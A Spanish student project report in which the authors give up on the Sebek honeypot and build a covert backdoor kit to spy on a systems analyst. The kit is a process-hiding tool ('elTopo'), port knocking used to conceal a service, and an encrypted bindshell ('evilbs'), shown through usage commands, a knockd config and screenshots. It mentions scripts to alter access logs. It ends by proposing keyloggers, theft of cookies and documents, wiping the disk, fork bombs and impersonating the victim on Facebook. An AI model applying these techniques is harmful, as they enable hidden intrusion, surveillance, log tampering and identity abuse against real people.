

A la caza del analista

**Trabajo realizado por:
Adrián Portabales Goberna
Jose Manuel Santorum Bello**


Sebek

Descripción

Sebek es una herramienta de captura de datos diseñada para capturar las actividades de los atacantes en un honeypot, sin que el atacante (con suerte) lo sepa. Tiene dos componentes:

El primero es un cliente que funciona en los honeypots, su propósito es capturar todas las actividades de los atacantes (pulsaciones de teclado, carga de archivos, contraseñas) para entonces secretamente enviar todos los datos al servidor.

El segundo componente es el servidor que recoge los datos de los honeypots. El servidor normalmente se ejecuta en la puerta de entrada Honeywall.



Módulos cliente/servidor

El cliente Sebek funciona como parte del núcleo. Dependiendo del puerto, puede ser o bien un LKM o un kernel src patch. Este funciona monitorizando la actividad del `sys_read` y registros de datos de interés para luego exportarlos de forma encubierta al servidor.

Sebek Server es una suite de tres herramientas que se utilizan para capturar los datos de una Honeynet.

La primera herramienta se llama `sbk_extract`. El propósito de esta herramienta es para extraer los datos de Sebek. Esta lo hace bien a partir de archivos `tcpdump` o sniffando directamente desde la interfaz de red. De cualquier forma, tendremos que utilizar esta herramienta para recuperar los datos de Sebek. Una vez `sbk_extract` extrae los datos, podemos utilizar dos herramientas diferentes para analizar estos.

La primera herramienta de análisis es `sbk_ks_log.pl`, un script en Perl que toma las pulsaciones de teclado del atacante y las envía a `STDOUT`.

La segunda herramienta de análisis es `sbk_upload.pl`, un script en Perl que carga los datos de Sebek en una base de datos MySQL, para luego poder analizarlos desde la Interfaz Web.

Para el uso de estas herramientas, se recomienda un entorno protegido, como puede ser un chroot, y la revisión de seguridad del kernel.

Instalación

Para la prueba de esta herramienta, empezamos instalando la parte del cliente, para ello montamos una máquina virtualizada con Ubuntu Server 9.10, por ser la distribución más reciente y porque su función va a ser la de funcionar como servidor de servicios. Una vez instalada, nos descargamos el cliente Sebek y nos dirigimos a su instalación. Para ello, primero nos descargamos un compilador gcc y una vez nos ponemos a compilar el código, obtenemos un error de compilación.

Después de buscar más información, llegamos a la conclusión de que la versión de la que disponíamos solo era compatible con Ubuntu Server 7.10. Una vez instalada nos damos cuenta que los repositorios de esta versión ya no están disponibles, y todo aquel programa que quisiésemos instalar, debíamos descargarlo y compilarlo. Esta vez, si logramos su correcta compilación, por lo que antes de configurarlo y ejecutarlo, nos pusimos con la preparación de la parte del server.

Para la instalación del server, ya partimos de la instalación de un Ubuntu Server 7.10, pues ya teníamos claro que en otra versión no iba a funcionar. Una vez descargado la parte server de Sebek, nos pusimos con su compilación, pero para nuestra sorpresa, no era suficiente con un compilador gcc, sino que esta vez, teníamos dependencias de la librería pcap, por lo cual nos dispusimos a buscarla. Una vez encontrada y descargada, teníamos que compilarla, pues como hemos dicho anteriormente, el SO utilizado, no nos ponía las cosas fáciles. Otra vez más, no nos llegaba con un compilador gcc, sino que esta vez necesitábamos un compilador especial para este tipo de programa, por lo que después de varias búsquedas, acabamos descargando flex y bison, pues uno necesitaba del otro para su compilación, por lo que después de todo, empezamos a compilar, y así hasta llegar al sebek, el cual finalmente pudimos compilar.

Decir, que ante tanta dependencia, decidimos buscar más información, y acabamos dando con una distribución (llamada Roo, usando como base una distribución CentOS) que aparentemente facilitaba las cosas ya que aparte de traer todos los programas instalados para el correcto funcionamiento del honeywall (servidor del Sebek, servidor web, ssh...) traía una pseudo interfaz grafica para la total configuración.

Una vez, configurado el server, nos dispusimos a continuar con la parte del cliente, lo acabamos de configurar, y una vez nos disponemos a su ejecución, una vez más para nuestra sorpresa, obtenemos un nuevo error, el cual ya no podíamos resolver.

Después de todo esto, acabamos decidiendo que seguir por este camino, nos llevaría a infinitos dolores de cabeza, pues si solo su instalación ya estaba dando tantos problemas, no nos podíamos ni imaginar los que daría su puesta en ejecución y mantenimiento. Por ello nos decantamos por buscar otras herramientas.

Cambio de herramientas para el caso “La caza del analista”:

Después de todos estos problemas, tomamos la decisión de cambiar las herramientas para la caza.

Ante este cambio nos encontramos con una amplia gama de malware que con su correcta modificación nos permitiría dar caza al analista.

De toda esta gama tomamos la decisión del uso de RootKits.

¿Porque para el caso de "la caza del analista" el uso de rootkits será más beneficioso que el de una honeynet?

En el supuesto de la caza del analista, deberemos trabajar 2 puntos muy importantes:

- Ocultación.
- Muestreo de la actividad y uso de los pcs.

Una honeynet se basa en el uso de distintos ordenadores trampa (honeypots) en constante interacción con el servidor de la honeynet (honeynet) en un esquema clásico de Lan.

Aun siendo una honeynet más beneficioso para el segundo punto, en la ocultación tendremos nuestro mayor problema, y es que con una fácil monitorización de la red observaremos un extraño comportamiento entre ciertos pcs (honeypots-honeynet). Lo cual siendo un analista competente debería darse cuenta.

El objetivo fundamental de un rootkit es la ocultación de sí mismo y esconder cualquier otro tipo de software (procesos, archivos etc etc) para a posteriori introducidos en el sistema infectado y tener un control total.

Este es el poder necesario para capturar a nuestro analista, ya que podremos insertar logs, sniffers de red, o cualquier programa que necesitemos para capturarlo.


La diferencia fundamental entre estas dos herramientas es que la honeynet es un vigilante activo, y los rootkit pasivo. Esto ocurre ya que los ordenadores trampa estarán en todo momento enviando información de su uso al honeynet, mientras que el rootkit solo será usado cuando se necesite siendo su gama de uso mucho más amplia.

Desarrollo de nuestras propias herramientas para dar caza a nuestro analista

Después de semanas de búsqueda y experimentos con diversos rootkits y herramientas, nada nos satisfacía bien porque su funcionamiento no era el deseado bien porque la herramienta no compilaba.

Entonces en este momento nos paramos a pensar en que camino seguir y decidimos emprender un pequeño proyecto y desarrollar nuestra propia herramienta la cual tendría como objetivo principal la ocultación.

La principal diferencia entre un rootkit y nuestras herramientas es al nivel que operan.



Los rootkits usan llamadas al sistema, mientras que nuestro software usa librerías y programas del sistema.

Para el desarrollo de nuestra herramienta, dividimos el desarrollo de esta en tres fases:

- Ocultación de procesos
- Ocultación de servicios de red
- Shell remota

Fase 1: Ocultación de procesos

En esta primera fase desarrollamos nuestra primera herramienta “elTopo” en lenguaje C. El nombre de “elTopo” fue elegido debido a que lo que hace esta herramienta es ocultar el programa que nosotros elijamos bajo otro seudónimo elegido en la ejecución de la misma.

¿Como funciona?

Debido a que con el comando “ps -e” podemos ver los programas en ejecución, pues seria demasiado llamativo ver entre ellos el nombre de un proceso que nos este espiando, por ello, la primera fase en el funcionamiento de la herramienta es duplicar el ejecutable deseado hacia una carpeta temporal “/tmp” y renombrarlo, para asi cuando ejecutemos de nuevo el comando “ps -e” ver un nombre de proceso no tan llamativo, pues podemos renombrarlo a ssh, apache, etc...

Obviamente, esto no es suficiente, pues resulta que si ejecutamos el comando “ps -waux” podemos observar todos los parámetros que se le pasaron al ejecutable en su puesta en ejecución, lo cual es muy llamativo, pues si vemos parámetros del tipo “-i eth0”, empezaremos a sospechar y ver que es dicho proceso, lo cual llevaría a que se diesen cuenta de nuestra finalidad.

Para solucionar esto, lo que hacemos es ejecutar el programa con la función “execv(execst,nuevoargv);”, donde hacemos que los argumentos tengan del orden de 2000 espacios en blanco al principio de estos, para que así, no sean imprimibles por pantalla por lo que a simple vista dichos ejecutables ya no llamarían tanto la atención.

Fase 2: Ocultación de servicios de red

Para resolver este problema, usamos un método implementado hace años, llamado “Port Knocking”

El uso que le daremos a este sistema es inverso al de su propósito, que es el de prevenir los escaneos externos de un hacker, pues nosotros lo usaremos para que el Administrador de sistemas no vea a simple vista un servicio de red corriendo en X puerto.

¿ En que consiste el “Port Knocking”?

El “Port Knocking” es un mecanismo para abrir puertos externamente mediante una secuencia preestablecida de paquetes SYN a una serie de puertos en un orden concreto y en un determinado intervalo de tiempo.

Una vez que la máquina recibe una secuencia de conexión correcta, se ejecutará la orden deseada.

¿Como lo usaremos?

Ejecutaremos el demonio del Knockd (servidor de Port Knocking) con nuestro programa elTopo.

Alternativamente crearemos unas directrices para que ejecute un script inicio.sh en cuanto llegue una secuencia correcta de conexión, en el cual iniciaremos el servidor de una shell encriptada con AES256.

Fase 3: Shell Remota

No podremos usar una shell clásica, sino que necesitaremos un buen nivel de seguridad, tanto para que solo nosotros nos podamos conectar al ordenador, como para que no sea sniffable el tráfico en la red.

Llegados a este punto podríamos usar un ssh corriente, pero decidimos usar una bindshell llamada evilbs. No usar herramientas clásicas nos facilita la ocultación a nivel social, es decir, un analista de sistemas conocerá como trabaja un ssh, pero no sabrá detectar el tráfico generado por esta bindshell. Además al usar el evilbs nos generará un fichero que tendremos que ejecutar en el equipo víctima para crear la puerta trasera.

Esta shell utiliza encriptación rijdael + ofuscación propia para el tráfico de red así como encriptación AES256 para la conexión al servidor, pues solo podremos conectarnos al servidor con un binario compilado anteriormente con una palabra clave especificada.

También necesitaremos que nuestra shell nos permita la subida y bajada de ficheros, para por ejemplo, poder inyectar un keylogger, sniffer, capturar pantalla, ... y luego descargar los resultados.

Problemas

Aun con todos estos sistemas, si nos encontramos con un analista de sistemas competente y comprometido con su trabajo, podrá observar los logs de acceso (en este caso generar hemos scripts para modificarlos), procesos sobrantes, etc. por lo que aquí jugaremos con el ingenio, pudiendo llamar a nuestros procesos apache2, sshd, etc...

Ejemplo ejecución

Victima :

```
# ./elTopo -s "loQueTuQuieras" knockd -v -i eth1
```

Nosotros:


```
# knock <ip_victima> <secuencia_puertos_apertura>
```

```
# ./client <ip_victima> <puerto>
```

dentro de la shell remota, ahora podemos hacer lo que quisiéramos

```
# knock <ip_victima> <secuencia_puertos_cierre>
```

Capturas:



```
psi@psi-laptop: ~
Archivo Editar Ver Terminal Ayuda
psi@psi-laptop:~$ sudo cat /etc/knockd.conf
[sudo] password for psi:
[options]
    UseSyslog


[openSSH]
    sequence      = 7000,8000,9000
    seq_timeout   = 5
#    command      = /sbin/iptables -A INPUT -s %IP% -p tcp --dport 22 -j ACCEPT
    command      = /home/psi/caza/entrada.sh
    tcpflags     = syn

[closeSSH]
    sequence      = 9000,8000,7000
    seq_timeout   = 5
#    command      = /sbin/iptables -D INPUT -s %IP% -p tcp --dport 22 -j ACCEPT
    command      = /home/psi/caza/salida.sh
    tcpflags     = syn

psi@psi-laptop:~$
```

Configuración knockd, para abrirse con la secuencia 7000,8000,9000 y cerrarse con la secuencia inversa.

Una vez ejecutada la sentencia correcta, ejecutara los comandos que quisieramos, en este caso, llamara a un script guardado en /home/psi/caza/entrada.sh



```
psi@psi-laptop: ~/caza
Archivo Editar Ver Terminal Ayuda
psi@psi-laptop:~$ cd caza/
psi@psi-laptop:~/caza$ ./elTopo

El topo - Modificador de nombres de procesos
Creado por morpheos & darkjohn 2010

Ejemplo: ./elTopo -s "loQueTuQuieras" knockd -v -i eth1

psi@psi-laptop:~/caza$ █
```

Ejecución de elTopo, para ocultar el proceso knockd -v -i eth1

A terminal window titled 'psi@psi-laptop: ~' showing a list of processes. The processes are listed in columns: PID, PPID, and Name. The process 'loQueTuQuieras' with PID 1707 is highlighted with a red box. Another process, 'knockd' with PID 1765, is also highlighted with a red box. The terminal prompt is 'psi@psi-laptop:~\$'.

PID	PPID	Name
1594	?	devkit-disks-da
1599	?	devkit-disks-da
1601	?	polkitd
1606	?	gvfsd-trash
1608	?	gvfs-gdu-volume
1615	?	gvfs-gphoto2-vo
1620	?	indicator-apple
1624	?	indicator-apple
1631	?	gvfsd-burn
1636	?	indicator-statu
1638	?	indicator-users
1640	?	indicator-sessi
1642	?	indicator-messa
1649	?	gvfsd-metadata
1659	?	gnome-terminal
1660	?	gnome-pty-helpe
1661	pts/0	bash
1685	pts/0	su
1694	pts/0	bash
1707	pts/0	loQueTuQuieras
1714	pts/1	bash
1733	?	system-service-
1738	?	apt
1745	pts/1	su
1754	pts/1	bash
1765	pts/1	knockd
1768	pts/2	bash
1790	pts/2	ps

Aquí podemos ver como elTopo puede ocultar nuestro proceso (1707). El proceso original se vería tal cual (1765) [se ejecutaron ambos para ver la comparativa]

```

psi@psi-laptop: ~
Archivo  Editar  Ver  Terminal  Ayuda
sion --oaf-activate-i
psi      1631  0.0  0.4  5964  2348  ?      S   15:01  0:00 /usr/lib/gvfs/gvfsd-burn --spawn
tk/gvfs/exec_spawn/2
psi      1636  0.0  0.6  12076  3164  ?      S   15:01  0:00 /usr/lib/indicator-session/indic
rvice
psi      1638  0.0  0.4  6336  2116  ?      S   15:01  0:00 /usr/lib/indicator-session/indic
vice
psi      1640  0.0  0.5  6904  2680  ?      S   15:01  0:00 /usr/lib/indicator-session/indic
ervice
psi      1642  0.0  0.7  8784  3592  ?      S   15:01  0:00 /usr/lib/indicator-messages/indi
-service
psi      1649  0.0  0.3  5636  1856  ?      S   15:01  0:00 /usr/lib/gvfs/gvfsd-metadata
psi      1659  1.8  2.6  38936  13656  ?      Sl  15:01  0:01 gnome-terminal
psi      1660  0.0  0.1  1904  712  ?      S   15:01  0:00 gnome-pty-helper
psi      1661  0.1  0.6  6192  3444  pts/0   Ss  15:01  0:00 bash
root     1685  0.0  0.3  4204  1624  pts/0   S   15:01  0:00 su
root     1694  0.0  0.3  4336  1812  pts/0   S   15:01  0:00 bash
root     1707  0.0  0.9  5880  4768  pts/0   S+  15:02  0:00 loQueTuQuieras
psi      1714  0.3  0.6  6192  3424  pts/1   Ss  15:02  0:00 bash
root     1733  0.2  1.4  11696  7352  ?      S   15:02  0:00 /usr/bin/python /usr/lib/system-
-service-d
root     1738  0.4  1.9  15192  9824  ?      S   15:02  0:00 /usr/bin/python /usr/sbin/aptd
root     1745  0.3  0.3  4204  1624  pts/1   S   15:02  0:00 su
root     1754  0.0  0.3  4340  1824  pts/1   S   15:02  0:00 bash
root     1765  0.0  0.9  5876  4764  pts/1   S+  15:02  0:00 knockd -v -i eth0
psi      1768  0.7  0.8  6192  3428  pts/2   Ss  15:02  0:00 bash
psi      1789  0.0  0.2  2644  1020  pts/2   R+  15:03  0:00 ps -wauX
psi@psi-laptop:~$

```

Aquí podemos observar, como ocultamos los parámetros que se le envían durante su ejecución a el programa.

```

Archivo  Editar  Ver  Terminal  Ayuda
psi@psi-laptop:~/Escritorio$ ./client 192.168.0.41 6666
AES256 Key: 1415250B09342F15010C0C0A140B181D1B161415250A26270B06130C26160B13
Welcome :D

```

Conexión con el equipo victima desde una shell con cifrado AES256 y ofuscación

```

Archivo  Editar  Ver  Terminal  Ayuda
evilbs
ps
salida.sh
shell

ls /

bin
boot
cdrom
dev
etc
home
initrd.img
initrd.img.old
lib
lost+found
media
mnt
opt
proc
root
sbin
selinux
srv
sys
tmp
usr
var

```


Algún ejemplo de comandos que podemos ejecutar, en este caso un “ls /”

The screenshot shows the Wireshark interface with a filter set to 'ip.addr == 192.168.0.41'. A list of network packets is displayed, with the 4387th packet selected. The packet details pane shows the following structure:

- Window size: 5898 (scaled)
- Checksum: 0x81cc (validation disabled)
- Options: (12 bytes)
- SRQ/ACK analysis
- Data (16 bytes)
 - Data: AD727A6C957D78661444F780A8B947D
 - (Length: 16)

The data field is highlighted in red, indicating that the content is encrypted and appears as a random sequence of bytes in the hex dump below.

Aquí podemos ver como el contenido va cifrado y ofuscado



Aquí vemos como podemos ver el contenido que se esta enviando.

¿Y ahora?

Una vez en el ordenador del analista, nuestras posibilidades son infinitas, además de que tendremos nivel de superusuario (depende de quien ejecutase la puerta trasera del evilbs). Aquí va algunas ideas:

- Ejecutar un keylogger.
- Sniffar todo el trafico de su pc.
- Capturar pantalla cada x segundos, o grabar un video de lo que hace.
- Robar cookies, documentos...todo lo que almaceno en su disco duro.
- ¿Que no nos gusta lo que esta haciendo? Formatearle el ordenador, un script de inicio que ejecute una fork bomb...Suplantación de identidad en el facebook para crear una crisis sentimental-amorosa...